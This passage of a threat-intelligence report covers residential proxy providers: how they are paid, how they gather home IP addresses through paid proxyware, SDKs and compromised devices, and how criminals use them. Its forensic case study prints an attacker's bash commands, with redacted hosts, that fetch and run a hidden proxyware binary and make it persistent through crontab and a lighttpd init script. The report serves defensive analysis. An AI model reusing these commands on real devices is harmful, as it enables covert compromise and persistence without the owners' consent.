


Figure 5 - Payment methods used by our sample of RESIP providers

We were able to further our investigation into the crypto wallets used by some of the RESIP belonging to our sample. Despite the intense volatility of the amount of money in these wallets over time, we notably identified several wallets that collected between $25K up to $36K worth of Bitcoin. We believe these amounts may not be representative as wallets belonging to more prolific RESIP could actually have collected way more.

Furthermore, a trend we noticed is the short lifetime of the wallets publicly visible on the RESIP website's order page. The average lifespan of cryptocurrency wallets seems to be around 230-250 days. From a hypothetical point of view, it seems that RESIP tends to renew their wallets every year, typically letting their cryptocurrency wallets inactive for between 230 and 250 days before resuming activity at the beginning of the year. This particular observation suggests the possibility of a deliberate strategy by RESIP to cover their tracks and increase the discretion of their blockchain transactions.

Another trend we identified when specifically analysing Ethereum and Tron blockchains wallets for PiaS5Proxy, ABCProxy and 922Proxy, is the recurring movement of funds to a central wallet, with such "concentration" transactions being replicated by several other wallets once they reach a certain amount. This repetitive process reinforces the idea of a deliberate desire to centralise amounts, suggesting a concerted strategy to consolidate dispersed assets, often ending up on Binance and optimising the management of assets on the blockchain and maximising their efficiency.

Residential IP pool creation


In the previous section, we explored the market of RESIP providers, highlighting the shady practices and fragmented nature of it. What sets these rented proxies apart is their ability to offer IP addresses in specific countries that appear to be ordinary home connections, making them particularly effective at **bypassing geographical blocks** and **bot or fraud detection filters**.

However, a key question remains: **how do these RESIP networks build up their vast pool of IP addresses?** We examined in detail the mechanisms and strategies deployed to create and manage these IP pools in this section.

The size of the pool of IP addresses plays a crucial role for RESIP. Expanding this network involves acquiring many links, i.e. individual connection points. These exit points include IP addresses from home routers, personal computers, smart TVs and increasingly, mobile phones using 4G and 5G networks. This process demands not only engaging directly with numerous individual users worldwide willing to "rent" for a fee access to their bandwidth. But also implement more dubious and even illicit techniques to acquire without consent access to geographically dispersed Internet accesses.

Voluntary contributions

One public strategy adopted by RESIP is the involvement of conscious and willing users. These users download and install specific software on their devices, called **proxyware, enabling them to act as exit points for the RESIP network**. In exchange for the bandwidth they allow to flow through their IP, these users are paid, depending on the amount of traffic transmitted. Notable examples of this practice include Pawns.app, EarnApp, and HoneyGain.



One app – many ways to earn


- Share your opinions in daily surveys
- Complete daily quests, reap great rewards
- Sell your unused bandwidth for 100% passive income
- Invite friends to join and multiply your profits

Figure 6 - Pawns.app download page, offering different platforms to users wishing to take part in the rewards program

These providers encourage users to share their **unused bandwidth in exchange for financial compensation**, often without users having a full understanding of the end use of their internet connection.

Integration into applications via SDKs

The second method RESIP uses involves embedding proxyware into SDKs (Software Development Kits), present in many types of applications: **desktop software, browser plugins, or even in Android or iOS mobile applications**. Developers can register and receive a kit to integrate proxyware easily into their software.



Step 2: Integrate Bright SDK in your code

Prerequisites

Make sure you have the assigned **APPID** for this specific app from your SDK manager. It uniquely identifies your application and associates the peers, provided by your application, with you in the Bright Data network.


Step 2.1: Add SDK files to your solution

Download the latest Bright SDK from Bright SDK Dashboard or by clicking the link provided in the latest release email.

File		
32 bit	**64 bit**	**Description**
net_updater32.exe	***net_updater64.exe***	Bright Data windows service installer, uninstaller and entry point
lum_sdk32.dll	***lum_sdk64.dll***	C++ native API
lum_sdk32.lib	***lum_sdk64.lib***	link lib for *lum_sdk(32|64).dll*
lum_sdk.h		header file to include in C/C++ binaries (imports with *_c suffix are c-style)
brd_config.json		consent configuration and customization

Figure 7 - Example of a Bright Data SDK documentation page for a developer wishing to integrate proxyware into his software

Unlike the voluntary contributions by IP address owners, this approach is more subtle. In this case, the proxyware is often embedded in a product or service. Users may not notice a proxyware will be installed when accepting the terms of use of the main application it is embedded with. This lack of transparency leads to users sharing their Internet connection without a clear understanding.



License agreement

To continue you must read and accept the terms of this agreement. If you do not want to accept the RSpark, Limited Liability Company License Terms, close this window to cancel the installation.

Bright Data

Free Snipping Tool installs (not execute) Bright Data files without asking user specifically. But user is asked to run the Bright Data files by showing agreement dialog. Without accepting Bright Data offer or Buying pro key user is not allowed to use the software and Free Snipping Tool should be uninstalled. (You can turn Bright Data on and off from App Settings) .Read more about Bright Data TOS here: http://brightdata.com/legal/sdk-sla.

Return Policy

To get special features for recording and Chromecasting, you are allowing Bright Data to occasionally use your device's free resources and IP address to download public web data from the Internet. Bright Data values your trust and takes every measure possible to protect your privacy and personal data. Bright Data understands the security matters at stake in sharing your IP address and monitors all of its network traffic to ensure your safety. Bright Data will only use your IP address for approved business-related use cases and never for unauthorized cases. None of your personal information is accessed or collected except your IP address. Period.

You can opt-out anytime.

Learn more about Web Indexing by Bright Data

Learn more about Bright Data Privacy Policy

Bright Data runs in the background even after closing the application.

Updates will be automatically downloaded by your device from time to time and will be subject to the EULA (End User License Agreement)

Figure 8 - Example of Bright Data proxyware in the Free Snipping Tool and Megacubo software on Windows

This approach raises **ethical questions about transparency and consent.** Users may feel misled if they discover that their Internet connection is being used for purposes they had not fully intended.

Even if sometimes the techniques can be seen as **deceptive**, consent is still somehow requested, compared to other practices described below.

Installation via a compromised system

Finally, a particularly malicious practice involves compromising devices and clandestinely installing proxyware on them. In these cases, the attackers infiltrate their victims' systems **without their consent** and secretly install the software, making the device an unwitting exit point for the RESIP network.

In 2023, we observed a compromise of one of our partners, initially detected following an unusual increase in network traffic on one of the systems monitored. An investigation of this machine revealed that a proxyware had been installed without the user’s consent. Forensic analysis determined the method used by the attacker to install and hide this proxyware service was directly associated with Pawns.app.




Figure 9 - Chain of compromise leading to the installation of proxyware

After accessing the system via an SSH connection, the attacker downloads a binary, enabling him to establish his own SSL/TLS tunnel via revsocks. This file was hosted on a device that appears to have been previously compromised, and used as a relay to store all the necessary binaries. The attacker then executes a series of commands in Bash, which we will detail below.

Firstly, the attacker modifies the host's DNS configuration by specifying the use of Cloudflare's DNS. This step aims to avoid being blocked by a pre-existing configuration.

```
   grep -qF 'nameserver 1.1.1.1' /rom/etc/resolv.conf || echo 'nameserver
1.1.1.1' > /rom/etc/resolv.conf
```

The attacker then sets up a system process, in this case the “whatchdog” process, with proxyware.

```
   $ pidof whatchdog || pgrep whatchdog || ash -c "wget -O
/tmp/logs/.config/whatchdog [REDACTED]/iparmv6; chmod +x
/tmp/logs/.config/whatchdog; /tmp/logs/.config/whatchdog -accept-tos -device-
name=$$ -email='[REDACTED]' -password='[REDACTED]' & > /dev/null 2>&1"
```

Afterwards, the attacker downloads a binary called "iparmv6" onto the host. This executable, belonging to Pawns.app, is packed using UPX. Of note, the attacker has previously configured his account, as evidenced by using his credential as an argument during the execution of the proxyware.

Finally, the attacker has set up persistent execution of the binary via the Linux crontab, enabling the following commands to be launched regularly:

```
       croncmd1="/tmp/logs/.config/chron || cd /tmp/logs/.config && wget -O chron
     [REDACTED]/chrontpx && chmod +x chron && ./chron >/dev/null 2>&1"

      croncmd2="grep -qF 'nameserver 1.1.1.1' /etc/resolv.conf || echo 'nameserver
1.1.1.1' >> /etc/resolv.conf "

      cronjob1="*/10 * * * * $croncmd1"

      cronjob2="@reboot $croncmd2"

      ( crontab -l | grep -v -F "$croncmd1" ;echo -e "$cronjob1") | crontab -
      ( crontab -l | grep -v -F "$croncmd2" ;echo -e "$cronjob2") | crontab -
```

After performing this persistent installation, the attacker actively explores other locations to duplicate the binary, targeting services such as lighttpd for further implementation. This strategy aims to consolidate the continuity of its passive revenues, as shown in this command:

```
       grep -qxF '/home/user/chron' /etc/init.d/lighttpd || echo '/home/user/chron'
     >> /etc/init.d/lighttpd
```

This command checks the existence of the line /home/user/chron in the lighttpd service initialisation script. If this line is not present, it adds it to the file. As a result, the /home/user/chron script is executed each time the lighttpd service is started. On the same host, similar actions have been repeated several times, with scripts offering identical functionality but under different names. It is also important to note that the attacker is using the current host to install and make accessible via the Internet all the binaries deployed during his installation. Indeed, multiple SSH connections to various hosts were observed from the initially compromised machine, and the same files were found by following these IP addresses.

The files installed are Pawns.app binaries, compressed with UPX, and compatible with several processor architectures: ARM, x32, x64. In this way, the victim's host is used to compromise other hosts as well, making it difficult to determine the attacker's origin.

Although Pawns.app is a legitimate service used in the B2B sector, it is a reality that it is exploited by malicious actors who compromise systems, without the victim's knowledge.

Despite their simplicity compared to the more sophisticated techniques seen in other attack campaigns in 2024, the use of these basic commands is all the more effective against devices such as personal routers or connected objects, which often lack robust security mechanisms. As a result, without even being aware of it, a user can unwittingly become part of a pool of proxies offered by a RESIP.

Navigating Greyhat and Blackhat uses

Greyhat use

Residential proxies are widely used by companies or individuals for several legitimate purposes, including to access geographically-restricted web resources. These services are marketed mostly for **enabling massive Web scraping** in particular for “Market research”, i.e. competitors and price monitoring. An important example of RESIP usage is the operating of “**sneaker bots**”, i.e. automated bots designed to ‘cop’ rare shoes sold online.

A few more use cases are often mentioned:

- Ad verification (for advertisers);
- Customer analysis (review brand reputation of own clients);
- “MultiLogin”: register multiple accounts on the same online service.

As seen below on the website of PiaS5 Proxy, some use cases are sometimes a bit far-fetched. Some even mention proxies can help enhance their “Brand protection”.




Figure 10 - Examples of uses for PiaS5 Proxy

These usages are not per se what people would define as illicit. Yet, this usage of RESIP is also far from being fully transparent and legitimate. Using RESIP for sneaker bots actually entirely conflicts with Terms of Use from online retailers which explicitly prohibit the use of any automated scraping techniques. Indeed, by making multiple requests from different IP addresses thus locations, the buyer effectively **bypasses the various security measures** put in place by the web application to try to enforce these ToU (including geolocation restriction, IP throttling or blocking, CAPTCHAs, etc).

In the absence of general law or regulation related to RESIP in France and Europe, these Terms of Use become the contractual law of reference. This implies that even some usages of RESIP which might not be considered as “illegal” under the blurry category of cybercrime could actually embody an illicit situation because of ToU bypassing.

Unfortunately, for e-commerce providers willing to take action against RESIP abuse, a favourable legal decision is highly uncertain and costly. No legal precedents or jurisprudence seem to exist in the market.

Blackhat use

These RESIP are also used directly to conduct cyberattacks and to launch malicious campaigns. Throughout our research, including on public reports by CTI analysts and cybersecurity vendors, we observed several cases where these proxies were integrated in different types of attack chains:

Cyberespionage-related password spraying attacks

In a campaign detailed by Microsoft, APT29 leveraged RESIP networks to route their traffic interacting with the compromised tenant through a vast number of IP addresses blending with legitimate users’ traffic;

Financially-motivated social engineering campaigns

Mandiant reports that UNC3944 (a.k.a. Scattered Spider) used RESIP services to target their victims to circumvent location-based security controls;

DDoS attacks

many campaigns relying on RESIP were recorded, including the attack against Philippine’s media company Rappler (which notably leveraged the infrastructure of FineProxy and RayoByte). According to Qurium’s report, both companies’ infrastructure has previously been linked to pay-as-you-go DDoS services;

Brute force attacks

i.e. the one against the Standard Bank and the online payment system Venmo;

Phishing

numerous Phishing-as-a-Service tools and platforms include or leverage RESIP in their offerings. This is notably the case of the Caffeine platform that relies on Froxy for its adversary-in-the-middle capabilities;

Botnet-led spam campaigns

AT&T notably detailed in August 2023 a RESIP botnet targeting macOS systems and Windows users with a malware called AdLoad. The objective of this botnet made of RESIP is still unclear, but so far it has already been detected delivering spam campaigns.

To sum up, cyber actors have been trying to bypass security measures set by organisations and further evade detection by relying on RESIP to hide their actual IP address behind ones commonly associated with home users, which are unlikely to be present in blocklists. Indeed, this makes it hard for protection mechanisms to discern between suspicious and regular traffic. This technique makes traditional indicators of compromise-based detection difficult due to the high churn rate of IP addresses.

It should be noted that a few service providers created or leveraged by cyber actors for ‘blackhat” activities were nevertheless **sued** in the past, with limited results. Microsoft, for example, took over a botnet abusing NO-IP service, the leading dynamic DNS provider, in 2014. But it somehow backfired as impacts were felt by legitimate NO-IP customers. Anti-piracy consortium BREIN did also sue Ecatel / Quasi networks in 2018, but even in this case, this malicious hosting provider escaped the ruling by ceasing operations (and most probably rebranding under a new name). Finally, combating these illegal usages of RESIP remain difficult since the market is heavily fragmented, meaning **no single provider is a major-enough actor** worth tackling. One malicious going down would only mean cyber actors would move on to any of the numerous other providers.

Recommendations

Due to the risks of running proxyware within a corporate network, i.e. actually having unapproved software installed on a managed device, organisations should **preemptively ban** installation of **proxyware** (via application black/whitelisting, user rights restriction, internal firewall/ACL rules, etc.).

Those willing to **identify proxyware** already installed (or attempts to install such programs) within their networks should **regularly hunt for the presence** of specific known IOCs (network- and host-based ones, as you can find in Appendix C), on top of configuring detection strategies for suspicious traffic behaviour.

Sekoia and Orange Cyberdefense specialise in defending against a wide range of threats, including proxyware, so do not hesitate to contact our representatives if you want to assess the risks for your networks, conduct specific hunting or proactively block them on your systems.

We can for instance help you configure some of your security solutions to try to block proxies internally, and enrich suspicious events investigated by your SOC teams, with our constantly up-to-date Threat Intelligence.

If your company needs to acquire RESIP services for legitimate use cases, you should rely on a **stringent due diligence process** to select a reputable RESIP as much as possible. On top of the contractual terms of service to check diligently, consider the following criteria:

- the existence of a legal entity based in a European Union country,
- the KYC processes used by this provider,
- the ethics on how the proxies are collected,
- if dedicated proxies (vs. shared ones) are available,
- if traceable transactions (no cryptocurrencies) are accepted,
- etc.

Internet users should protect their mobile and desktop devices by:

- Consented use:
  - refrain from joining a proxy network,
  - or at the very least, opt only for reputable providers based in the European Union.
- Unconsented use (deceived or hacked):
  - avoid installing free programs, in particular free VPNs, but also free mobile or TV apps, browser plugins, etc. that may bundle proxyware (or even malware) without your actual knowledge,
  - If you do, read carefully the ToS of any application you install, and deactivate the proxy feature when possible,
  - don’t click on Sponsored results from search engines (and social networks),
  - don’t install programs from outside of the official app stores,
  - don’t download cracked software (and actually any application) using Torrent or unsafe distribution channels,
  - configure OS users with limited rights (and keep Administrator accounts for management purposes),
  - etc.

Conclusion

Investigations performed by the analysts at Sekoia.io and Orange Cyberdefensehighlight the current challenges associated with the proliferation of RESIPs. While RESIP-related activities are not malicious per se, they do facilitate both espionage and lucrative campaigns. **RESIP services that are highly prized by attackers** for their **effectiveness in evading attribution** following malicious campaigns, including hacking, fraud and denial-of-service.

On the one hand, the lack of transparency regarding provider's legal status, IP pool creation and adherence to KYC measures raises **ethical concerns** and **shady reputation** cases. While the concept of "ethically-sourced" proxies emerges as a potential solution, the effectiveness of such branding remains uncertain.

On the other hand, such activities are difficult to be clustered and disrupt. While law enforcement agencies have taken various actions aimed at **disrupting RESIP services** over time, these efforts remained **isolated cases**. Examples include the dismantlement of the Rsocks proxy service and, more recently, the disruption of the IPStorm botnet, that likely had a limited, short-term effect, as the market remains highly competitive.

Moreover, if such actions aren't followed by any repressive effort, providers can easily revive their infrastructure. RESIP services leveraged by cybercriminal actors are typically relatively **unstructured elements** of a well-established cybercrime chain, meaning that dismantling them alone does little to combat criminal activities overall.

From our observations, RESIP providers **openly promote** their offerings and advertise key features on well-established forums, and usually redirect customers to **dedicated websites hosted on the Clear Web** for purchase. We are not able to ascertain whether the operators are exclusively focusing on RESIP-related activities or well-established cybercrime-related actors also operating in other areas.

Our analysis suggests a **notable proliferation** of greyhat RESIP services particularly among **advanced intrusion sets**. In contrast to the reliance of less advanced actors on commercial VPNs, which are easier to detect, the increasing RESIP adoption makes it difficult to differentiate connections from legitimate sources and those originating from malicious actors. Consequently, **detection and attribution are increasingly challenging**.

Our assumption is that RESIP services will be **increasingly exploited** by malicious actors in the next few years. While such services are documented as being most used by advanced groups, it is highly likely that they will be shortly **adopted by a wider** threat ecosystem.

About Orange Cyberdefense World Watch team

World Watch service works on behalf of our customers to collect, analyse, prioritise, contextualise and summarise the essential threat and vulnerability data customers need to make informed decisions. The team, composed of senior CTI analysts, takes in a continuous stream of data from a variety of open, commercial and proprietary data sources. The streams are manually triaged and distributed to provide the essential threat and vulnerability intelligence our customers need to make good decisions, whilst filtering out fear, uncertainty and doubt (FUD) and other hyperbole that can distract and disorient security operations teams.

About Sekoia.io TDR team

TDR is the **Sekoia Threat Detection & Research team.** Created in 2020, **TDR** provides exclusive Threat Intelligence, including fresh and contextualised IOCs and threat reports for the **Sekoia SOC Platform**. **TDR** is also responsible for producing detection materials through a built-in Sigma, Sigma Correlation and Anomaly rules catalogue.

